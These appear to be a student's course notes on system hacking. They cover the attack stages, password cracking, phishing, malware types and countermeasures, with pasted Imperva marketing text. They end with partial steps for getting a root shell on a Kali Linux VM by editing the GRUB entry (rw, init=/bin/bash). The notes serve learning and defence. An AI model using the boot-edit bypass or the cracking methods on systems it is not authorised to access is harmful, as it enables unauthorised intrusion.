Name : kunal Jawale

Module 6 : System Hacking

Definition :

System hacking is the method that hackers use to gain access to computers on a network. Ethical hackers can use these techniques to learn system hacking skills in order to counter, detect, and prevent these types of attacks. This course will cover the process of gaining access to a targeted system.

Ethical vs. Malicious Hacking

When it comes to system hacking, there are two main camps: ethical hackers and malicious hackers.

- Ethical hackers (white hat hackers): Use their skills and knowledge to improve system security. They work within the law, often being employed by organizations to test their systems and find vulnerabilities that could be exploited by malicious hackers.

- Malicious hackers (black hat hackers): Exploit vulnerabilities with the intention of causing harm or for personal gain. Their actions are illegal and harmful, leading to financial loss, damage to reputation, and even potential legal consequences for the victims.

However, the line between ethical and malicious hacking isn't always clear-cut. For instance, some hackers are known as gray hat hackers. These individuals might break the law by hacking into systems without permission, but their intention is often to expose vulnerabilities and improve system security.

Name : kunal Jawale

Stages of System Hacking

System hacking typically involves the following stages:

1. **Reconnaissance**

The first stage of system hacking is reconnaissance. This is the phase where the hacker gathers as much information as possible about the target system. This could involve researching the target's infrastructure, identifying potential vulnerabilities, and understanding the system's defenses.

2. **Scanning**

After the recognition stage, the hacker moves on to the scanning phase. This is where they actively probe the system to gather more detailed information. This could involve network scanning to identify open ports, vulnerability scanning to find weaknesses in the system's defenses, or even social engineering tactics to trick users into revealing sensitive information.

The goal of the scanning stage is to find a way into the system. The information gathered during this stage is used to plan the attack, determining the most effective method to gain access.

3. **Gaining Access**

Once a potential entry point has been identified, the hacker moves on to the gaining access stage. This is where they attempt to exploit the identified vulnerabilities to gain unauthorized access to the system.

The techniques used during this stage can vary widely, depending on the specific vulnerability being exploited. For instance, a hacker might use a software exploit to take advantage of a flaw in the system's code, a brute force attack to

guess a weak password, or a social media attack to trick a human user into divulging their credentials.

4. **Maintaining Access**

After gaining access to the system, the hacker's next goal is to maintain their access, also known as persistence. This could involve installing a backdoor to allow them to easily re-enter the system, or escalating their privileges to ensure they have the necessary permissions to carry out their intended actions.

Maintaining access is crucial for a hacker, as it allows them to continue exploiting the system even if their initial entry point is closed. It also allows them to remain undetected, as they can carry out their actions without alerting the system's administrators.

At this stage, the hacker will carry out their primary attack, for example exfiltrating sensitive data or stealing funds.

5. **Clearing Tracks**

The final stage of system hacking is clearing tracks. This is where the hacker disengages and attempts to remove any evidence of their activities.

Clearing tracks could involve deleting log files, altering timestamps, and using obfuscation techniques to hide their activities. This stage is crucial for a hacker, as it helps them avoid detection and potential legal consequences.

Common System Hacking Techniques

While there are countless techniques hackers use to gain unauthorized access to a system, these are some of the most common.

Name : kunal Jawale

Password Cracking

Password cracking involves obtaining a user's password to gain unauthorized access to a system. There are several ways to do this, including:

- **Brute force attacks**: Involve trying all possible combinations of characters until the correct password is found. This method can be time-consuming and requires significant computational power, but it's often successful given enough time.
- **Dictionary attacks**: Involves the use of a dictionary of common passwords or phrases. The hacker systematically tries each entry in the hope that the user has used a common or easily guessable password.
- **Rainbow tables**: Involves pre-computing the hashes for possible passwords and storing them in a 'rainbow table'. This allows a hacker to quickly look up the hash of a stolen password and find the original password.

Phishing

Phishing is a technique where attackers masquerade as a trustworthy entity to acquire sensitive information such as usernames, passwords, and credit card details. This is typically carried out using email or a messaging service, where the attacker tricks the recipient into opening a malicious link, or directly sending the sensitive information by return message.

An effective phishing attempt will appear to be from a reliable source, such as a well-known company or a trusted individual. The message will often create a sense of urgency, prompting the recipient to act quickly without scrutinizing the message too closely. Techniques used in phishing include:

- Spear phishing: Targets specific individuals or organizations and is often more personalized to increase the likelihood of the recipient's compliance.
- Whaling: A specialized form of phishing that specifically targets high-profile individuals like executives or those with significant access within an organization.
- Clone phishing: Involves creating a nearly identical replica of a legitimate message that the recipient has previously received, but with malicious links or attachments.

Rootkits and Trojans

Rootkits and trojans are malicious software programs that give hackers remote control over a system without the user's knowledge.

Rootkits can hide their presence and activities from users and system administrators. They can provide a hacker with administrative access to a system, allowing them to install other malware, steal data, or use the system for other malicious activities.

Trojans appear as legitimate software or files but contain malicious code. Once installed, they can give a hacker control over a system, allowing them to steal data, spy on the user, or use the system as part of a botnet.

Buffer Overflows

Buffer overflow involves overloading a buffer within a system's memory with more data than it's designed to handle. This can cause the system to crash or allow a hacker to execute arbitrary code.

There are two main types of buffer overflows:

- Stack-based overflows are the most common and involve overloading the stack, a region of memory used for storing temporary data.
- Heap-based overflows target the heap, a region of memory used for dynamic memory allocation.

To exploit a buffer overflow, a hacker needs to find a vulnerability in a program that allows them to write data to a buffer without bounds checking. Once they've found such a vulnerability, they can craft a specific input that causes the buffer to overflow and potentially allows them to remotely execute code.

Keyloggers

Keyloggers are a type of spyware that records a user's keystrokes. Hackers often use them to steal sensitive information such as usernames, passwords, credit card numbers, and other personal information.

There are two main types of keyloggers: hardware and software. Hardware keyloggers are physical devices that are attached to a computer, often between the keyboard and the computer. Software keyloggers are programs that run on a computer and record keystrokes.

Privilege Escalation

Privilege escalation involves a hacker gaining higher levels of access to a system than originally intended, often with the goal of gaining full control. There are two main types of privilege escalation:

- Vertical privilege escalation: A hacker starts with a low-level account and exploits a vulnerability to gain a higher-level account, such as an administrator account.

- Horizontal privilege escalation: A hacker uses their existing account level to access resources that should be off-limits. For example,

  they might gain access to another user's account at the same level but with different permissions.

System Hacking: Countermeasures and Protection

Here are some of the measures organizations can take to protect themselves from malicious system hacking:

- Software updates and patching: Cybercriminals often exploit known vulnerabilities in software to gain unauthorized access to systems. Software developers regularly release updates and patches to fix these vulnerabilities, but they are only effective if they are installed. Organizations should perform regular updates and patching for operating systems and all software applications, especially web browsers.
- Firewalls and Intrusion Detection Systems (IDS): A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules, and can block malicious traffic. IDS monitor network traffic for suspicious activity and send alerts when they detect potential attacks. They can detect a wide range of threats, including malware, botnets, and denial-of-service attacks.
- Multi-factor Authentication (MFA): MFA requires users to provide two or more independent credentials to authenticate their identity. These credentials can be something the user knows (like a password), something the user has (like a security token or a smartphone), or something the user is (like a fingerprint or other biometric data). This makes it much more difficult for hackers to gain unauthorized access.

- Regular system audits: During a system audit, an auditor examines the system's controls, policies, and procedures to ensure they are properly implemented and effective in preventing unauthorized access. Regular audits can help identify vulnerabilities before hackers do, allowing organizations to fix them and reduce their risk of a cyber attack.
- Security awareness and training: Despite the best technical defenses, human error or carelessness is still a leading cause of security breaches. Security awareness and training involves educating employees about cybersecurity risks and how to recognize and respond to potential threats. This can include training on how to recognize phishing emails, how to create strong passwords, and how to safely use social media and other online services.

Malicious Hacking Protection with Imperva

Imperva provides a Web Application Firewall, which prevents attacks with world-class analysis of web traffic to your applications.

Beyond the WAF, Imperva provides comprehensive protection for applications, APIs, and microservices:

Runtime Application Self-Protection (RASP) – Real-time attack detection and prevention from your application runtime environment goes wherever your applications go. Stop external attacks and injections and reduce your vulnerability backlog.

API Security – Automated API protection ensures your API endpoints are protected as they are published, shielding your applications from exploitation.

Advanced Bot Protection – Prevent business logic attacks from all access points – websites, mobile apps and APIs. Gain

seamless visibility and control over bot traffic to stop online fraud through account takeover or competitive price scraping.

DDoS Protection – Block attack traffic at the edge to ensure business continuity with guaranteed uptime and no performance impact. Secure your on premises or cloud-based assets – whether you're hosted in AWS, Microsoft Azure, or Google Public Cloud.

Attack Analytics – Ensures complete visibility with machine learning and domain expertise across the application security stack to reveal patterns in the noise and detect application attacks, enabling you to isolate and prevent attack campaigns.

Client-Side Protection – Gain visibility and control over third-party JavaScript code to reduce the risk of supply chain fraud, prevent data breaches, and client-side attacks

- **NTLM Authentication :** this is default authentication scheme that performs authentication using challenge strategy .
  NTLM protocol and lan manager protocol this protocol use different hash methodologies to store users password in the SAM database .

- **Keyberos Authenticatiom :** keyberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography . this protocol provides mutual authentication in both of the server and the user verify each other identities .

Name : kunal Jawale

Password hacking

Here are 1 tool for hash crack

➢ Hashcalc :

HashCalc is used to calculate and verify checksums (hash values) for files and text, ensuring data integrity and authenticity by comparing hash values against known or expected values.

Here's a more detailed explanation:

- **What it does:**

HashCalc is a free and open-source utility that computes message digests, checksums, and HMACs (Hash-based Message Authentication Codes) for files, text, and hex strings.


- **Why it's used:**
- **File Integrity Verification:** By generating a hash of a file and comparing it with a known hash, you can verify if the file has been altered or corrupted.
- **Data Authentication:** Hashing can be used to ensure that data has not been tampered with during transmission or storage.
- **Password Storage:** Hash functions are used to store passwords securely, as they are one-way, meaning that even if an attacker obtains the hash, they cannot easily determine the original password.
- **Comparing Files:** HashCalc can be used to compare two files and determine if they are identical by comparing their hash values.
- **Hashing Algorithms:**

HashCalc supports various hashing algorithms, including MD4, MD5, SHA1, SHA256, SHA384, and SHA512.

- **Advantages:**
- **Offline:** HashCalc is a standalone program, meaning it doesn't require an internet connection to function, unlike web-based tools.
- **Privacy:** Using a local tool like HashCalc can help maintain privacy by avoiding the need to send data to an online service.
- **Versatility:** HashCalc can handle various data types, including files, text, and hex strings.


Hash identifier online : this website show you which type of hash is use

Name : kunal Jawale




Hashcalc : this generate all types of hash using a text

Name : kunal Jawale



- **MD5 decrypt online** : for decrypt md5 hashes using hash

Name : kunal Jawale




❖ Here are technique for cracking kali linux password in VM ware

Step 1: restart the kali linux


Name : kunal Jawale

Step 2 : the time of booting linux press (E) for editing



Name : kunal Jawale


Step 3 : in the edit you remove ro and type rw in their after you type init = /bin/bash



